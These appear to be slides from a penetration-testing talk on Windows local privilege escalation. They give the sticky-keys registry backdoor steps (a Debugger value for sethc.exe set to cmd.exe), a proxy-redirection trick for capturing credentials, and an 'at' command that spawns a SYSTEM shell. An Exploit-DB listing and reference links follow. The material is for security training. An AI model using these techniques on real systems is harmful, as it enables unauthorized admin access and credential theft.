
<http://carnal0wnage.attackresearch.com/2012/04/privilege-escalation-via-sticky-keys.html>

HKLMSoftwareMicrosoftWindows
NTCurrentVersionImage File Execution
Options

- new key called "sethc.exe"
- new REG_SZ value called "Debugger"
 - give it "cmd.exe" as the value
- Hit SHIFT 5 times

Change Proxy


- Change the user's webproxy to your own
- Watch for creds



Windows AT

Admin - > SYSTEM

Run something as SYSTEM



The screenshot shows a Windows command prompt window titled "C:\WINDOWS\system32\cmd.exe". The prompt is at "C:\>". The user has entered the command "at 21:01 /interactive "cmd.exe"". The prompt has moved to the next line, and the message "Added a new job with job ID = 1" is displayed. Below this, the user has entered "at", and the prompt has moved to the next line. The prompt is now at "C:\>".

Status	ID	Day	Time	Command Line
	1	Today	9:01 PM	cmd.exe

If all else fails

Search for local priv esc vulns - there are plenty!

EXPLOIT DATABASE

HomeExploitsShellcodePapersGoogle Hacking DatabaseSubmitSearch

Exploit ContentAuthorwindowslocalPort

OSVDB

1,580 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date ▼	D	A	V	Title	Platform	Author
2016-04-11				CAM UnZip 5.1 - Archive Path Traversal	windows	hyp3rlinx
2016-04-08				Express Zip <= 2.40 - Path Traversal	windows	R-73eN
2016-04-06		-		Panda Security URL Filtering < 4.3.1.9 - Privilege Escalation	windows	Kyriakos Econo.
2016-04-06		-		Panda Endpoint Administration Agent < 7.50.00 - Privilege Escalation	windows	Kyriakos Econo.
2016-04-05		-		Windows Kernel Win32k.sys Privilege Escalation Exploit (MS14-058)	windows	MWR InfoSecuri.
2016-03-28		-		Cogent Datahub <= 7.3.9 Gamma Script Elevation of Privilege	windows	mr_me
2016-03-22				CoolPlayer (Standalone) build 2.19 - .m3u Stack Overflow	windows	Charley Celice
2016-03-21		-		Windows - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation...	windows	Google Securit.
2016-03-21				Internet Download Manager 6.25 Build 14 - 'Find file' Unicode SEH Exploit	windows	Rakan Alotaibi
2016-03-07		-		McAfee VirusScan Enterprise 8.8 - Security Restrictions Bypass	windows	Maurizio Agazz.
2016-03-03		-		AppLocker Execution Prevention Bypass	windows	metasploit
2016-03-01				Crouzet em4 soft 1.1.04 and M3 soft 3.1.2.0 - Insecure File Permissions	windows	LiquidWorm
2016-02-29		-		Comodo Anti-Virus - SHFolder.DLL Local Privilege Elevation Exploit	windows	Laughing_Manti.
2016-02-22		-		Core FTP Server 1.2 - Buffer Overflow PoC	windows	INSECT.B
2016-02-15		-		Windows Kerberos Security Feature Bypass (MS16-014)	windows	Nabeel Ahmed
2016-02-15				Delta Industrial Automation DCISoft 1.12.09 - Stack Buffer Overflow Exploit	windows	LiquidWorm
2016-02-10		-		Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-016)	windows	koczkatamas
2016-02-04				FTPShell Client 5.24 - (Create NewFolder) Local Buffer Overflow	windows	Arash Khazaei
2016-01-25		-		Windows - Sandboxed Mount Reparse Point Creation Mitigation Bypass Redux 2 (MS16-008)	windows	Google Securit.
2016-01-25		-		Windows - Sandboxed Mount Reparse Point Creation Mitigation Bypass Redux (MS16-008)	windows	Google Securit.

Automation

Pentest Monkey Priv Esc script

<http://pentestmonkey.net/tools/windows-privesc-check>

Most vuln scanners have options to authenticate and will report on local priv esc vulns

Resources

- <http://www.slideshare.net/mubix/windows-attacks-at-is-the-new-black-26665607>
- <https://docs.google.com/document/d/1U10isynOpQtrIK6ChuReu-K1WHTJm4fgG3joiuz43rw/edit>
- <http://pen-testing.sans.org/blog/pen-testing/2013/08/08/psexec-uac-bypass>
- <http://carnal0wnage.attackresearch.com/2013/07/admin-to-system-win7-with-remoteexe.html>
- <https://www.trustwave.com/Resources/SpiderLabs-Blog/My-5-Top-Ways-to-Escalate-Privileges/>
- <https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/>
- https://attack.mitre.org/wiki/Category:Privilege_Escalation
- <https://blogs.technet.microsoft.com/askds/2008/10/22/getting-a-cmd-prompt-as-system-in-windows-vista-and-windows-server-2008/>
- <http://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/>
- <http://www.fuzzysecurity.com/tutorials/16.html>